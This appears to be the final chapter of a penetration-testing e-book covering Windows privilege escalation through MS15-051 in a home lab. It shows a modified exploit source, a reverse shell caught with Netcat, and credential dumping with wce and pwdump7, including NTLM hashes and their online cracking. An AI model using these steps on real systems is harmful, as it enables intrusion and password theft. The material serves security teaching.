
```
C:\Users\Low Priv\Desktop\temp>wmic qfe | find "2305420"
wmic qfe | find "2305420"
http://support.microsoft.com/?kbid=2305420  USER-PC  Security Update          KB2305420

C:\Users\Low Priv\Desktop\temp>
```

As we can see in the above figure, this vulnerability is fixed by applying this patch.

Now, let’s check a patch has been applied for ms15-051. This is given the hotfix id “3057191”.

Run the following command.

```
wmic qfe | find “3057191”
```



```
C:\Users\Low Priv\Desktop\temp>wmic qfe | find "3057191"
wmic qfe | find "3057191"

C:\Users\Low Priv\Desktop\temp>
```

Good news! The target machine doesn’t have this patch installed.

Now, let’s see the second question.

2. If patch is not applied, does it work according to our needs?

Testing the exploit:


Let’s go ahead, download the 64-bit version of the compiled exploit, and test it on our local machine first.

Following is the download link.

```
https://github.com/hfiref0x/CVE-2015-
1701/raw/master/Compiled/Taihou64.exe
```

Note: I have used the same machine for testing since I have physical access to it.


As shown in the figure below, I have downloaded the exploit into my vulnerable local machine.



```
C:\Users\Low Priv\Desktop>dir Taihou64.exe
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\Low Priv\Desktop

10/25/2015  02:24 PM             6,144 Taihou64.exe
               1 File(s)          6,144 bytes
               0 Dir(s)  13,552,787,456 bytes free

C:\Users\Low Priv\Desktop>whoami
user-pc\low priv

C:\Users\Low Priv\Desktop>_
```


As we can see, currently I am a standard user.

Let's run the exploit as shown below.



```
C:\Users\Low Priv\Desktop>Taihou64.exe_
```

It spawns a new command shell with "nt authority/system" as shown below.




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

It looks interesting. Nevertheless, how can we make use of this exploit with a remote shell with no GUI?

Because, if you run this exploit as is even from a remote machine, it spawns a shell inside the victim's machine.


If you can't understand what it means, below steps show what happens when you run this exploit remotely.

Step 1: Upload the exploit onto victim's machine and run it from the remote shell available on Kali.



```
C:\Users\Low Priv\Desktop>Taihou64.exe
Taihou64.exe

C:\Users\Low Priv\Desktop>
```

Step 2: This will launch a privileged shell that is accessible to the victim but not attacker. ☹



Administrator: Taihou64.exe

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```


How to fix this problem?

Answer: Modify the exploit according to our needs. ☺

Source code for this exploit is available at the following link (Full credit goes to the actual author of this exploit).


https://github.com/hfiref0x/CVE-2015-1701

Download it and navigate to the file "`main.c`" where you should see the following code spawning a command shell.



```
https://github.com/hfiref0x/CVE-2015-1701/blob/master/Source/Taihou/main.c
                                startupInfo.cb = sizeof(startupInfo);
                                GetStartupInfo(&startupInfo);

                                RtlSecureZeroMemory(sysdir, sizeof(sysdir));
                                cch = ExpandEnvironmentStrings(TEXT("%systemroot%\\system32\\"), sysdir, MAX_PATH);
                                if ((cch != 0) && (cch < MAX_PATH)) {
                                        RtlSecureZeroMemory(cmdbuf, sizeof(cmdbuf));
                                        _strcpy(cmdbuf, sysdir);
                                        _strcat(cmdbuf, TEXT("cmd.exe"));

                                        if (CreateProcess(cmdbuf, NULL, NULL, NULL, FALSE, 0, NULL,
                                                sysdir, &startupInfo, &processInfo))
                                        {
                                                CloseHandle(processInfo.hProcess);
                                                CloseHandle(processInfo.hThread);
                                        }
                                }
```

As we did earlier, let us point it to our "`danger.exe`" file and then compile it using visual studio. This should give us a reverse shell with SYSTEM privileges.



```
RtlSecureZeroMemory(sysdir, sizeof(sysdir));
cch = ExpandEnvironmentStrings(TEXT("C:\\\Users\\%USERNAME%\\Desktop\\temp\\"), sysdir, MAX_PATH);
if ((cch != 0) && (cch < MAX_PATH)) {
    RtlSecureZeroMemory(cmdbuf, sizeof(cmdbuf));
    _strcpy(cmdbuf, sysdir);
    _strcat(cmdbuf, TEXT("danger.exe"));
```


The above figure shows the modified code.

When we run this compiled binary, it will execute "danger.exe" file, which in turn will give us a reverse shell with SYSTEM privileges.

I named this compiled binary as "exploit.exe" and dropped it into the victim's "temp" folder on the Desktop.


Launch a new terminal and start a Netcat listener on port 4444.

Run this exploit as shown in the figure below.



```
C:\Users\Low Priv\Desktop\temp>dir exploit.exe
dir exploit.exe
 Volume in drive C has no label.
 Volume Serial Number is 402A-63AA

 Directory of C:\Users\Low Priv\Desktop\temp

10/23/2015  02:54 PM             6,144 exploit.exe
               1 File(s)          6,144 bytes
               0 Dir(s)  13,628,198,912 bytes free

C:\Users\Low Priv\Desktop\temp>exploit.exe
exploit.exe

C:\Users\Low Priv\Desktop\temp>
```

It should give us a reverse shell as shown below.



```
root@localhost:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 49407
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Low Priv\Desktop\temp>whoami
whoami
nt authority\system

C:\Users\Low Priv\Desktop\temp>
```

We are SYSTEM now! Another pat on your back. ☺


Dumping clear text passwords with wce:

Now, we own the machine. We can do ANYTHING we want. Following example shows how we can dump clear text password of the currently logged in user using wce.exe.

wce can be downloaded from the link below.

http://www.ampliasecurity.com/research/windows-credentials-editor/

Download the wce.exe binary, upload it on the victim's machine, and run it as shown below.



```
C:\Users\Low Priv\Desktop\temp>wce.exe -w
wce.exe -w
WCE v1.42beta (X64) (Windows Credentials Editor) -
Use -h for help.

Low Priv\User-PC:password

C:\Users\Low Priv\Desktop\temp>
```

As we can see in the above figure, we have the clear text password of the user logged in.


Dumping hashes with Pwdump7

Additionally, we can dump hashes of other users if any for offline cracking. There are many tools available for this. One such example is pwdump7.

Download pwdump7 from the following link.

`http://www.heise.de/download/pwdump.html`

Upload the required files on the victim's machine and run the pwdump7.exe as shown below.




```
C:\Users\Low Priv\Desktop\temp>pwdump7.exe
pwdump7.exe
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
User:1000:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Low Priv:1001:NO PASSWORD*********************:8846F7EAEE8FB117AD06BDD830B7586C:::
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Users\Low Priv\Desktop\temp>
```

This gives us the hashes as shown in the above figure. Once after getting these hashes, we can perform offline cracking using tools such as John the Ripper or hashcat.

Additionally, we can try online hash cracking tools such crackstation.net

The following figure shows the above-obtained hashes cracked online.



Hash	Type	Result
31D6CFE0D16AE931B73C59D7E0C089C0	md4	
31D6CFE0D16AE931B73C59D7E0C089C0	NTLM	
31D6CFE0D16AE931B73C59D7E0C089C0	md4	
31D6CFE0D16AE931B73C59D7E0C089C0	NTLM	
8846F7EAEE8FB117AD06BDD830B7586C	NTLM	password

Final note:

However, there are tons of other things that can be shown here, this book serves as guide for those who are not finding a way to how to explore things that are available on the internet with few interesting examples. Now you should be on your way to explore more topics such as pivoting, attacking domain controllers etc. without using automated exploitation tools. Having the knowledge of automated tools is always good during our penetration tests. Nevertheless, we should know what they are doing.

I hope you enjoyed reading this little e-book.

If you have any comments/feedback, feel free to reach me at @srini0x00 or srini0x00@gmaill.com

References:

http://windows.microsoft.com/en-us/windows-vista/what-is-a-standard-user-account

https://support.microsoft.com/en-us/kb/120929

https://technet.microsoft.com/en-us/library/security/ms15-051